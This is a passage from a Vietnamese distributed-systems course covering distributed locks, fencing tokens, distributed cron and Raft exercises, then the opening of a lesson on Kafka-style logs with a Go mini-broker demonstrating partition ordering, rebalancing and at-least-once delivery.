Chúng giống nhau ở điều cốt lõi: dữ liệu nhỏ, ghi qua đa số (chậm hơn một DB đơn), đọc có thể tuyến tính hóa, và cho bạn **một số tăng dần** (revision, zxid) dùng làm fencing token. Khuyến nghị thực dụng, từ rẻ đến đắt:

Nhu cầu	Chọn
Chạy một việc định kỳ đúng một lần mỗi lượt	`UNIQUE (job, slot)` trong PostgreSQL (+ advisory lock để giảm trùng)
Hai worker không xử lý cùng một dòng	`FOR UPDATE SKIP LOCKED` / `UPDATE ... WHERE` có điều kiện

Nhu cầu	Chọn
Tránh làm trùng việc tốn tiền (tính *hiệu quả*)	khóa Redis `SET NX PX` + token, hoặc advisory lock
Một leader trong cụm vừa	advisory lock giữ trên một kết nối, hoặc Lease của Kubernetes nếu đã chạy trên đó
Leader/khóa **đúng** cho dữ liệu quan trọng	etcd/ZooKeeper/Consul + fencing token kiểm tra ở kho
Cần chính CSDL chịu lỗi nhờ đồng thuận	CSDL dựng trên Raft/Paxos có sẵn (CockroachDB, Spanner, YugabyteDB...)

8. "Exactly-once" và cron phân tán

"Đúng một lần" thật sự không đạt được ở biên giữa hai hệ thống (Buổi 33, mục 2): người nhận xử lý xong rồi chết trước khi báo xong thì người gửi không biết, nên gửi lại; ngược lại thì mất tin. Thứ khả thi là **at-least-once + xử lý idempotent**, cho **hiệu ứng** đúng một lần: `UNIQUE (job, slot)` ở trên, bảng `processed_events` ở Buổi 33, khóa idempotency khi gọi API thanh toán. Khóa phân tán **không** biến at-least-once thành exactly-once; nó chỉ giảm số lần trùng. Mọi hệ thống tuyên bố "exactly-once" (Kafka transactions, Flink) thật ra làm điều đó **bên trong một biên khép kín** bằng cách ghi trạng thái và vị trí đọc trong *cùng* một giao dịch nguyên tử (Buổi 56).

Cron phân tán là ca điển hình. Bạn chạy 3 bản sao của ứng dụng, mỗi bản có bộ lập lịch; cả ba cùng đến giờ. Các cách, từ đơn giản đến đắt: (1) **một bản sao duy nhất** chạy cron (đơn vị triển khai riêng, `replicas: 1`): đơn giản nhưng khả dụng thấp khi nó chết; (2) **leader election** (lease) rồi chỉ leader chạy; (3) **mọi bản sao thử, nhưng bản ghi** `cron_runs (job, slot)` **UNIQUE quyết định ai thắng** (mẫu ở mục 4.1: đúng ngay cả khi có hai "leader"); (4) lập lịch bên ngoài (`CronJob` của Kubernetes, `asynq` scheduler). Chú ý Kubernetes: tài liệu của `CronJob` nói rõ trong vài tình huống một lượt có thể tạo **hai** Job hoặc **không** Job nào, nên công việc phải **idempotent** và theo dõi lượt bị lỡ. Công thức an toàn: *claim slot bằng UNIQUE → chạy → đánh dấu xong*, thêm timeout nhận lại slot treo (lease cho slot đang chạy dở).

9. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Khóa phân tán không TTL** (hoặc chỉ dựa trên tiến trình "sẽ nhả"): tiến trình chết là khóa kẹt vĩnh viễn. Luôn có TTL hoặc gắn với phiên/kết nối.
2. **Khóa có TTL nhưng không fencing** cho dữ liệu cần đúng: GC pause hoặc chậm mạng làm bản ghi muộn đè bản mới (mục 4.2).
3. **TTL cố định quá ngắn, không gia hạn**, hoặc gia hạn mà không kiểm tra kết quả; tệ hơn, "kiểm tra còn khóa" ngay trước khi ghi rồi tin là an toàn.
4. **Mở khóa mà không so token** (`DEL` trần): xóa nhầm khóa của người khác.
5. **Tin `time.Now()` giữa các máy** để sắp thứ tự hoặc chọn "ghi sau thắng"; không có kế hoạch cho đồng hồ lùi và lệch.
6. **Snowflake không xử lý đồng hồ lùi/hết dải thứ tự**, hoặc **hai nút trùng mã nút** (ID trùng âm thầm).
7. **UUIDv4 làm khóa chính bảng rất lớn** (index phình, phân mảnh); hoặc ngược lại dùng UUIDv7 làm token bí mật (lộ thời gian).
8. **Trả ID `int64` lớn trong JSON dạng số**: trình duyệt làm tròn.
9. **Dùng khóa phân tán thay cho ràng buộc DB** (`UNIQUE`, điều kiện trong `UPDATE`): đắt hơn, yếu hơn.
10. **Khóa theo phiên của PostgreSQL qua PgBouncer transaction mode**: khóa nằm ở kết nối thật khác, hoặc bị nhả sớm.
11. **Leader chỉ chờ kho báo lỗi** thay vì tự thoái vị khi quá hạn lease cục bộ; hoặc quên rằng đồng hồ chậm cũng phá cơ chế đó.
12. **Bầu leader kiểu "nút có ID nhỏ nhất đang sống"** không dựa vào đa số: chia cắt mạng sinh hai leader.
13. **Cụm đồng thuận số nút chẵn** (2, 4): không thêm khả năng chịu lỗi, chỉ thêm chi phí; dùng 3 hoặc 5.
14. **Coi "exactly-once" là có sẵn** và bỏ qua idempotency; hoặc dùng khóa phân tán để "đảm bảo đúng một lần".
15. **Tự cài Raft/Paxos cho sản phẩm**: dùng etcd/Consul/thư viện đã được kiểm chứng; mô phỏng ở buổi này để *hiểu*, không để triển khai.

10. Góc nhìn thực chiến

Góc nhìn thực chiến

Bài học lặp đi lặp lại ở các đội đã trải qua sự cố loại này: **đừng bắt đầu bằng khóa phân tán**. Với đa số bài toán "chỉ một nơi làm việc này", câu trả lời đúng là một ràng buộc `UNIQUE`, một câu `UPDATE ... WHERE trạng_thái = 'cũ'`, hoặc `SKIP LOCKED`: chúng đúng, nằm cạnh dữ liệu, và không có TTL để nghĩ về. Khi buộc phải có khóa hoặc leader, hãy tự hỏi *hậu quả của hai tiến trình cùng chạy là gì*, rồi mới chọn công cụ: tốn tiền tính toán thì Redis là đủ; sai dữ liệu thì hoặc fencing hoặc hệ đồng thuận. Về ID, quyết định rẻ nhất để đổi là quyết định bạn đưa ra *trước* khi có dữ liệu: nếu bạn nghĩ có thể có nhiều DB, nhiều dịch vụ sinh ID, hoặc import dữ liệu từ nơi khác, UUIDv7 từ đầu rẻ hơn nhiều so với di chuyển khóa chính sau này. Và trong phỏng vấn system design, câu trả lời cho "hai node cùng nghĩ mình là leader thì sao?" luôn gồm bốn ý: lease/TTL, tự thoái vị có biên, **fencing token ở kho**, và "chia cắt thì phía thiểu số không được tiến".

11. Tóm tắt

Tóm tắt buổi học

- `IDENTITY` hỏng khi ID sinh ngoài DB hoặc nhiều shard. **UUIDv7/ULID/Snowflake** đặt thời gian ở bit cao nên *k-sortable*; đo thật: UUIDv4 làm index phình hơn 20% và phân mảnh ~50%, UUIDv7 giống `bigint` về mật độ lá (~90%) nhưng to hơn `bigint` ~40%.
- **Snowflake** = 41 bit ms + 10 bit nút + 12 bit thứ tự; duy nhất nhờ nút duy nhất, thời gian không lùi, thứ tự không tràn; xử lý đồng hồ lùi (đợi nếu nhẹ, lỗi nếu nặng), tràn dải (đợi ms sau); trả JSON dạng chuỗi.
- `time.Now()` không sắp thứ tự được giữa các máy: LWW theo đồng hồ mất bản ghi đúng. **Lamport** cho thứ tự nhân quả; **HLC** giữ thêm gần thời gian thật và vẫn tăng khi đồng hồ lùi.
- Phân biệt khóa vì **hiệu quả** và vì **tính đúng**. Advisory lock giữ theo phiên (chết thì tự nhả); khóa chỉ chặn chồng lấn, không chặn chạy lại: cần `UNIQUE`.
- Khóa TTL + tiến trình bị treo = bản ghi muộn đè bản mới. Chữa bằng **fencing token** kiểm tra ở kho (`WHERE fence <= $token`). Redlock không thay thế fencing; Redis không phải nguồn token đáng tin khi failover.
- **Lease + tự thoái vị có biên** giảm khoảng hai leader; đồng hồ chậm làm hỏng nó; **epoch ở kho đích** vô hiệu hóa hậu quả.
- **Raft**: term, đa số phiếu, ràng buộc bầu cử (log không cũ hơn), nhân bản bằng `(prevIndex, prevTerm)`, commit khi có đa số và chỉ đếm bản ghi của term hiện tại; chia cắt: phía thiểu số không commit được; mô phỏng + 300 lịch ngẫu nhiên: 0 vi phạm an toàn.
- Dùng etcd/ZooKeeper/Consul cho siêu dữ liệu và fencing; **không** tự cài Raft cho sản phẩm. "Exactly-once" thật = at-least-once + idempotent; cron phân tán = claim slot bằng `UNIQUE`.

12. Bài tập

1. **[Cơ bản]** Chạy lại thực nghiệm index của mục 2.2 với 1 triệu dòng và thêm bảng thứ tư dùng ULID lưu dạng `text(26)` và thứ năm dùng `bigint` nhưng chèn theo thứ tự **ngẫu nhiên**. Báo cáo `pg_relation_size`, mật độ lá, phân mảnh; giải thích vì sao `bigint` ngẫu nhiên cũng phân mảnh. Tiêu chí đạt: bảng so sánh năm cột kèm giải thích bằng cơ chế tách trang.
2. **[Cơ bản]** Sửa bộ Snowflake ở mục 2.3: nhận mã nút từ biến môi trường, từ chối khởi động nếu ngoài `[0, 1023]`, và bổ sung test bảng cho: đồng hồ lùi 1/5/6 ms, tràn dải thứ tự đúng 4096 ID trong 1 ms, và giải mã/mã hóa hai chiều. Tiêu chí đạt: test xanh, không dùng `time.Sleep`.
3. **[Cơ bản]** Với kịch bản LWW của mục 3, viết thêm trường hợp **đồng hồ lùi** (N2 bị NTP kéo lùi 500 ms giữa hai lần ghi) và chứng minh HLC vẫn đúng còn LWW sai. Thêm bộ kiểm tra thuộc tính: với 10.000 sự kiện ngẫu nhiên giữa 4 nút, nếu A → B thì `HLC(A) < HLC(B)`.
4. **[Trung bình]** Hiện thực **khóa lai**: lấy khóa bằng `pg_try_advisory_lock` trên một kết nối riêng giữ trong goroutine, kèm cột `fence` tăng bằng `nextval` ở mỗi lần lấy; mọi `UPDATE` của ứng dụng đều có `WHERE fence <= $1`. Mô phỏng tiến trình bị `SIGSTOP` (hoặc `time.Sleep` dài trong test) và chứng minh bản ghi muộn bị từ chối.
5. **[Trung bình]** Viết **cron phân tán** hoàn chỉnh trên PostgreSQL cho ShopGo: bảng `cron_runs(job, slot, status, started_at, finished_at, owner)`, claim bằng `INSERT ... ON CONFLICT DO NOTHING`, **thu hồi slot treo** nếu `started_at` quá hạn, và ba bản sao chạy song song 100 slot. Đo (bằng đếm, không bằng thời gian): mỗi slot chạy đúng một lần, kể cả khi tắt đột ngột một bản sao giữa chừng.

6. **[Trung bình]** Mở rộng mô phỏng lease (mục 5): thêm độ trễ ngẫu nhiên (hạt giống cố định) cho lần gia hạn, và đồ thị số giây có hai leader theo `margin` từ 0 đến 5 s với tốc độ đồng hồ A từ 0,5 đến 1,5. Rút ra công thức chọn `margin` theo sai số tốc độ đồng hồ tối đa chấp nhận.
7. **[Nâng cao]** Mở rộng Raft ở mục 6: thêm **Pre-Vote** (ứng viên hỏi trước "bạn có sẽ bỏ phiếu cho tôi không" mà không tăng term). Dựng kịch bản nút bị cô lập 3 giây rồi nối lại và chứng minh: không có Pre-Vote, cụm đang khỏe bị phá (term tăng, leader đổi); có Pre-Vote thì không. Tiêu chí đạt: hai đầu ra so sánh, cùng bất biến an toàn.
8. **[Nâng cao]** Dựng **lỗi Hình 8** của bài báo Raft (bản ghi của term cũ được nhân bản lên đa số nhưng vẫn bị ghi đè sau đó) bằng một kịch bản có lịch cố định trong mô phỏng, với phiên bản đã bỏ điều kiện `Term == term hiện tại`; chỉ ra mất bản ghi đã commit; rồi khôi phục điều kiện và chứng minh bản ghi giữ nguyên. Giải thích vì sao `noop` giải quyết vấn đề.
9. **[Thử thách]** Cài **linearizable KV** nhỏ trên bản mô phỏng Raft: lệnh `get`/`set`/`cas` đi qua log, client thử lại với `request_id` và máy trạng thái khử trùng lặp (exactly-once về hiệu ứng). Viết bộ kiểm tra tuyến tính hóa đơn giản (lịch sử các thao tác từ nhiều client dưới tắt/chia cắt ngẫu nhiên, kiểm tra tồn tại một thứ tự tuần tự hợp lệ), và báo cáo kết quả trên 100 lịch.

Buổi 56 — Log và stream: mô hình Kafka, thứ tự, backpressure, ngữ nghĩa giao hàng

Thông tin buổi học

Thời lượng: 8 giờ · **Mức độ:** Chuyên gia · **Cần biết trước:** Buổi 21, 32, 33, 36, 39, 40, 50, 55

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Mô tả **log** như một cấu trúc dữ liệu (chỉ-thêm, offset, đọc lại được) và ánh xạ nó sang mô hình **Kafka**: topic, partition, offset, nhóm consumer, commit, retention, log compaction, replication/ISR.
- Giải thích vì sao **thứ tự chỉ được bảo đảm trong một partition**, chọn **khóa** phân vùng đúng, nhận ra **hot partition** và hiểu **rebalancing**.
- Phân biệt at-most/at-least/exactly-once ở từng khâu (producer, broker, consumer) và cài consumer **idempotent**, **retry có backoff**, **DLQ**, xử lý **tin độc**.
- Áp dụng **backpressure** (bộ đệm giới hạn, pause/resume), đọc **consumer lag** và ước lượng thời gian xả.
- Thiết kế **tiến hóa lược đồ** sự kiện (tương thích tiến/lùi, Avro/Protobuf, schema registry) và so sánh **queue, log, pub/sub**.
- Đi từ **outbox** (Buổi 33) đến **CDC**; hiểu **xử lý luồng**: event time, processing time, **watermark**, cửa sổ tumbling/sliding/session, sự kiện đến muộn.
- Tự cài **broker log mini**, bộ **cửa sổ có watermark**, và hàng đợi **PostgreSQL** `SKIP LOCKED`, rồi chỉ ra chúng khác nhau ở đâu.

Log không phải hàng đợi: nó nhớ, và nhớ là cả sức mạnh lẫn gánh nặng

Hàng đợi quên tin khi bạn xử lý xong; log **giữ** tin và để mỗi người đọc tự nhớ vị trí của mình. Từ đó sinh ra khả năng phát lại, nhiều nhóm đọc độc lập, thứ tự theo khóa; và cũng sinh ra những vấn đề hàng đợi không có: một tin độc chặn cả partition, consumer chậm tạo lag, đổi số partition làm vỡ thứ tự theo khóa, lược đồ cũ nằm lại hàng tuần. Mọi quyết định trong buổi này đều quay về hai câu hỏi: **thứ tự nào tôi cần** và **ai chịu trách nhiệm khi xử lý lặp**.

Về những gì chạy được ở buổi này

Chưa chạy được trên máy kiểm chứng: Kafka và Redpanda thật (không có Docker daemon). Vì vậy mô hình Kafka được dạy bằng một **broker log mini tự cài** (mô hình hành vi, không phải cài đặt Kafka) và mọi con số "thông lượng Kafka" trong buổi là **ước lượng có nhãn giả định**, không phải số đo. Những gì chạy thật: broker mini, cửa sổ watermark, retry/backpressure/lag (thời gian ảo, xác định) và hàng đợi **PostgreSQL 18 thật** với `SKIP LOCKED`. Mã đầy đủ ở `verify/partB/b56/`.

1. Log: cấu trúc dữ liệu đơn giản nhất mà mạnh nhất

Log là dãy bản ghi **chỉ-thêm** (*append-only*), mỗi bản ghi có một **offset** tăng dần và không đổi. Chỉ có hai thao tác: thêm vào cuối, và đọc tuần tự từ một offset. Đơn giản đến mức tưởng tầm thường, nhưng nó là nền


của: WAL của PostgreSQL (Buổi 36), nhật ký của Raft (Buổi 55), event sourcing (Buổi 40), và Kafka. Ba tính chất làm nên sức mạnh:

1. **Ghi tuần tự** (append) là kiểu truy cập rẻ nhất trên đĩa và bộ nhớ đệm hệ điều hành: lý do hệ thống kiểu Kafka đạt thông lượng cao với phần cứng thường.
2. **Offset là vị trí đọc** do *người đọc* giữ. Nhà sản xuất không cần biết ai đọc; hai người đọc hoàn toàn độc lập; đọc lại chỉ là đặt lại offset.
3. **Thứ tự hiển nhiên** trong log: bản ghi n xảy ra trước bản ghi n+1. Mọi bài toán thứ tự trong hệ phân tán được quy về "đưa các sự kiện liên quan vào *cùng một log*".

Giới hạn của một log là một máy: để mở rộng ta **chia thành nhiều log** (partition). Đó là toàn bộ ý tưởng của Kafka, và cái giá của nó (mục 3).

2. Mô hình Kafka

Khái niệm	Ý nghĩa
Topic	Tên của một luồng sự kiện (`orders`, `payments`). Gồm một hoặc nhiều partition.
Partition	Một log chỉ-thêm có thứ tự riêng; là **đơn vị song song** và đơn vị sao chép.
Offset	Số thứ tự của bản ghi *trong một partition*; (topic, partition, offset) định danh một bản ghi.
Khóa (key)	Giá trị đi kèm bản ghi; băm khóa chọn partition ⇒ cùng khóa luôn về cùng partition.
Nhóm consumer	Tập consumer cùng chia việc đọc một topic: **mỗi partition chỉ thuộc một consumer trong nhóm** tại một thời điểm. Nhiều nhóm khác nhau đọc độc lập, mỗi nhóm có offset riêng.
Commit offset	Consumer ghi "tôi đã xử lý tới offset n" (Kafka lưu trong một topic nội bộ `__consumer_offsets`). Sau khi khởi động lại/rebalance, consumer tiếp tục từ offset đã commit.
Retention	Log không xóa khi đọc mà theo **thời gian hoặc dung lượng** (mặc định thường là 7 ngày). Hết hạn mới bị cắt.
Log compaction	Thay vì xóa theo tuổi, chỉ giữ **bản ghi mới nhất cho mỗi khóa** (bản ghi có giá trị rỗng, *tombstone*, xóa khóa). Dùng cho "trạng thái hiện tại" (cấu hình, hồ sơ người dùng) thay vì "lịch sử".
Replication	Mỗi partition có một **leader** và các **follower** trên broker khác. **ISR** (*in-sync replicas*) là tập bản sao theo kịp leader. Producer cấu hình `acks=all` cùng `min.insync.replicas` để một ghi chỉ được xác nhận khi đủ bản sao đã có; leader chết thì một thành viên ISR lên thay.



Topic, partition và nhóm consumer

Về hạ tầng: các bản Kafka mới thay ZooKeeper bằng **KRaft** (một biến thể Raft nội bộ để đồng thuận về siêu dữ liệu, chính là kiểu giải thuật của Buổi 55); Redpanda dùng Raft cho *từng* partition. Ở mức khái niệm bạn cần nhớ hai điều: (1) **mọi thứ tự và mọi bảo đảm nằm ở mức partition**; (2) tính bền đến từ **sao chép đồng bộ tới đủ ISR**, không phải từ việc "ghi đĩa".

> **Ước lượng cỡ cụm: chỉ là phép tính, không phải số đo**
> Giả sử tải 50.000 tin/giây × 1 KB ≈ 50 MB/s, và *giả định* mỗi partition chịu thoải mái khoảng 10 MB/s ghi (con số này **phụ thuộc phần cứng, kích thước tin, nén,** `acks`; phải đo bằng thử tải trên hệ của bạn). Cần ≥ 5 partition; chừa dư 2–3 lần cho tăng trưởng và cho số consumer ⇒ 12–16 partition. Số consumer hữu ích trong một nhóm **không vượt số partition** (consumer thừa ở trạng thái rảnh, xem mục 3.3). Trên máy kiểm chứng của sách này không chạy được Kafka/Redpanda nên không có số đo thông lượng nào được đưa ra.

3. Broker log mini: ba bảo đảm bằng thực nghiệm

Để hiểu những gì Kafka hứa và **không hứa**, ta cài một broker trong bộ nhớ (khoảng 180 dòng): topic nhiều partition; `Produce` chọn partition bằng băm khóa; `Fetch` đọc từ offset; nhóm consumer với **rebalance** (chia partition `p % số_thành_viên`); commit offset; và `Poll` xử lý tuần tự rồi **commit sau khi xử lý** (at-least-once), có tham số mô phỏng "consumer chết sau khi xử lý nhưng trước khi commit". Chương trình chứng minh ba điều: thứ tự theo khóa, rebalance, và at-least-once cùng cách chữa bằng idempotency.

```go
// Broker log mini trong bộ nhớ: partition, offset, nhóm consumer, commit, rebalance.
// Chứng minh: thứ tự trong partition, at-least-once khi consumer chết trước commit, idempotent.
package main

import (
    "errors"
    "fmt"
    "hash/fnv"
    "sort"
    "strings"
)
```

```
type Record struct {
    Offset     int64
    Key, Value string
}

type Group struct {
    members []string
    assign  map[string][]int
    gen     int
}

type Broker struct {
    logs      map[string][][]Record // topic -> partition -> log chỉ-thêm (offset = chỉ số)
    committed map[string]int64      // "nhóm|topic|p" -> offset KẾ TIẾP cần đọc
    groups    map[string]*Group
}

func NewBroker() *Broker {
    return &Broker{logs: map[string][][]Record{}, committed: map[string]int64{},
        groups: map[string]*Group{}}
}

func (b *Broker) CreateTopic(t string, parts int) { b.logs[t] = make([][]Record, parts) }

// Produce: cùng khóa -> cùng partition (băm khóa) -> thứ tự giữ nguyên trong partition.
func (b *Broker) Produce(t, key, val string) (int, int64) {
    h := fnv.New32a()
    h.Write([]byte(key))
    p := int(h.Sum32()) % len(b.logs[t])
    off := int64(len(b.logs[t][p]))
    b.logs[t][p] = append(b.logs[t][p], Record{off, key, val})
    return p, off
}

func (b *Broker) Fetch(t string, p int, from int64, max int) []Record {
    log := b.logs[t][p]
    if from >= int64(len(log)) {
        return nil
    }
    return log[from:min(int64(len(log)), from+int64(max))]
}

func ck(g, t string, p int) string { return fmt.Sprintf("%s|%s|%d", g, t, p) }

func (b *Broker) Committed(g, t string, p int) int64 { return b.committed[ck(g, t, p)] }
func (b *Broker) Commit(g, t string, p int, next int64) { b.committed[ck(g, t, p)] = next }

// Rebalance: chia lại partition cho thành viên còn sống (partition p -> thành viên p % N).
func (b *Broker) rebalance(g, t string) {
    gr := b.groups[g]
    sort.Strings(gr.members)
    gr.assign, gr.gen = map[string][]int{}, gr.gen+1
    for p := range b.logs[t] {
        if len(gr.members) == 0 {
            break // không còn consumer nào
        }
        m := gr.members[p%len(gr.members)]
        gr.assign[m] = append(gr.assign[m], p)
    }
    var parts []string
    for _, m := range gr.members {
        parts = append(parts, fmt.Sprintf("%s%v", m, gr.assign[m]))
    }
    fmt.Printf("   thế hệ %d: %s\n", gr.gen, strings.Join(parts, " "))
}

func (b *Broker) Join(g, t, m string) {
    if b.groups[g] == nil {
```

```
        b.groups[g] = &Group{}
    }
    b.groups[g].members = append(b.groups[g].members, m)
    b.rebalance(g, t)
}

func (b *Broker) Leave(g, t, m string) {
    gr := b.groups[g]
    for i, x := range gr.members {
        if x == m {
            gr.members = append(gr.members[:i], gr.members[i+1:]...)
        }
    }
    b.rebalance(g, t)
}

var ErrCrash = errors.New("consumer chết trước khi commit")

// Poll: đọc từ offset đã commit, xử lý tuần tự, commit SAU khi xử lý xong cả lô (at-least-once).
// crashAfter > 0: mô phỏng chết sau khi xử lý đúng chừng đó bản ghi nhưng TRƯỚC khi commit.
func (b *Broker) Poll(g, t, m string, crashAfter int, handle func(p int, r Record)) error {
    n := 0
    for _, p := range b.groups[g].assign[m] {
        from := b.Committed(g, t, p)
        recs := b.Fetch(t, p, from, 100)
        for _, r := range recs {
            handle(p, r)
            if n++; n == crashAfter {
                return ErrCrash
            }
        }
        if len(recs) > 0 {
            b.Commit(g, t, p, recs[len(recs)-1].Offset+1)
        }
    }
    return nil
}

func main() {
    b := NewBroker()
    b.CreateTopic("orders", 3)
    fmt.Println("1) Producer: 4 khách, mỗi khách 4 sự kiện xen kẽ; khóa = mã khách")
    for e := 1; e <= 4; e++ {
        for _, c := range []string{"c1", "c2", "c3", "c4"} {
            b.Produce("orders", c, fmt.Sprintf("%s:e%d", c, e))
        }
    }
    ordered, where := true, map[string]int{}
    for p, log := range b.logs["orders"] {
        var line []string
        last := map[string]int{}
        for _, r := range log {
            line = append(line, fmt.Sprintf("[%d]%s", r.Offset, r.Value))
            var seq int
            fmt.Sscanf(r.Value[4:], "%d", &seq)
            ordered = ordered && seq == last[r.Key]+1
            last[r.Key] = seq
            if q, ok := where[r.Key]; ok && q != p {
                ordered = false
            }
            where[r.Key] = p
        }
        for i := 0; i < len(line); i += 6 { // mỗi dòng in tối đa 6 bản ghi
            head := "               "
            if i == 0 {
                head = fmt.Sprintf("   partition %d:", p)
            }
            fmt.Printf("%s %s\n", head, strings.Join(line[i:min(i+6, len(line))], " "))
        }
        if len(line) == 0 {
            fmt.Printf("   partition %d: (rỗng)\n", p)
```

```
        }
    }
    fmt.Println("   mỗi khách nằm đúng một partition và đúng thứ tự e1..e4:", ordered)

    fmt.Println("\n2) Nhóm consumer 'g1' và rebalance")
    b.Join("g1", "orders", "c-A")
    b.Join("g1", "orders", "c-B")
    b.Join("g1", "orders", "c-C")
    b.Join("g1", "orders", "c-D") // nhiều consumer hơn partition: c-D rảnh
    b.Leave("g1", "orders", "c-B") // c-B chết

    fmt.Println("\n3) At-least-once: consumer chết SAU khi xử lý, TRƯỚC khi commit")
    b.CreateTopic("payments", 1)
    for i, amt := range []int{100, 200, 300, 400} {
        b.Produce("payments", "acc", fmt.Sprintf("p%d:%d", i, amt))
    }
    parse := func(r Record) (id string, amt int) {
        fmt.Sscanf(strings.Replace(r.Value, ":", " ", 1), "%s %d", &id, &amt)
        return
    }
    naive, idem := 0, 0
    seen := map[string]bool{} // hệ thật: bảng processed_events, ghi CÙNG giao dịch với hiệu ứng
    handle := func(p int, r Record) {
        id, amt := parse(r)
        naive += amt
        if !seen[id] {
            seen[id] = true
            idem += amt
        }
    }
    b.Join("billing", "payments", "w1")
    err := b.Poll("billing", "payments", "w1", 3, handle) // w1 xử lý 3 bản ghi rồi chết
    off := func() int64 { return b.Committed("billing", "payments", 0) }
    fmt.Printf("   w1: %v; offset đã commit = %d (đã xử lý 3)\n", err, off())
    b.Leave("billing", "payments", "w1")
    b.Join("billing", "payments", "w2")
    b.Poll("billing", "payments", "w2", 0, handle) // w2 đọc lại từ offset 0
    fmt.Printf("   w2 đọc từ offset đã commit -> offset commit = %d\n", off())
    fmt.Printf("   tổng đúng = 1000 | ngây thơ = %d (cộng trùng) | idempotent = %d\n", naive, idem)
}
```

```
1) Producer: 4 khách, mỗi khách 4 sự kiện xen kẽ; khóa = mã khách
   partition 0: (rỗng)
   partition 1: [0]c3:e1 [1]c3:e2 [2]c3:e3 [3]c3:e4
   partition 2: [0]c1:e1 [1]c2:e1 [2]c4:e1 [3]c1:e2 [4]c2:e2 [5]c4:e2
                [6]c1:e3 [7]c2:e3 [8]c4:e3 [9]c1:e4 [10]c2:e4 [11]c4:e4
   mỗi khách nằm đúng một partition và đúng thứ tự e1..e4: true

2) Nhóm consumer 'g1' và rebalance
   thế hệ 1: c-A[0 1 2]
   thế hệ 2: c-A[0 2] c-B[1]
   thế hệ 3: c-A[0] c-B[1] c-C[2]
   thế hệ 4: c-A[0] c-B[1] c-C[2] c-D[]
   thế hệ 5: c-A[0] c-C[1] c-D[2]

3) At-least-once: consumer chết SAU khi xử lý, TRƯỚC khi commit
   thế hệ 1: w1[0]
   w1: consumer chết trước khi commit; offset đã commit = 0 (đã xử lý 3)
   thế hệ 2:
   thế hệ 3: w2[0]
   w2 đọc từ offset đã commit -> offset commit = 4
   tổng đúng = 1000 | ngây thơ = 1600 (cộng trùng) | idempotent = 1000
```

3.1. Thứ tự: chỉ trong partition, và chọn khóa là chọn phạm vi thứ tự

Phần 1 của đầu ra: mỗi khách nằm trong **đúng một partition** và các sự kiện `e1..e4` của khách đó theo đúng thứ tự, dù producer gửi xen kẽ. Giữa các khách khác nhau (hoặc giữa các partition) **không có thứ tự nào**

được bảo đảm; một consumer đọc nhiều partition thấy chúng lẫn lộn. Hệ quả thiết kế: **khóa phải là thứ mà bạn cần giữ thứ tự theo nó** (mã đơn hàng nếu cần thứ tự `created → paid → shipped` của đơn; mã tài khoản nếu cần thứ tự số dư). Chọn khóa tổng hợp quá chi tiết (mã sự kiện) thì mất thứ tự; quá thô (mã quốc gia) thì mất song song.

Hot partition. Đầu ra cũng cho thấy một điều thật: với chỉ 4 khóa, băm cho `partition 0` rỗng và `partition 2` gánh 3 khóa; phân bố khóa lệch (một nhà bán hàng chiếm 40% đơn) là nguyên nhân phổ biến nhất của hot partition. Cách xử lý, từ rẻ đến đắt: dùng nhiều khóa hơn (số khóa khác nhau ≫ số partition); đổi khóa sang thứ phân tán đều hơn nếu không thật sự cần thứ tự theo khóa cũ; **thêm hậu tố** `khóa#0..khóa#k-1` cho khóa nóng (đổi lấy mất thứ tự *giữa* các hậu tố, thường chấp nhận được với tổng hợp); hoặc bộ chia partition tùy biến. Lưu ý: tăng số partition của topic **đổi ánh xạ khóa → partition**, nên lịch sử cũ và dữ liệu mới của cùng một khóa nằm ở hai partition khác nhau; hãy ước lượng dư số partition ngay từ đầu (có thể tăng, không thể giảm).

3.2. Rebalance và nhóm consumer

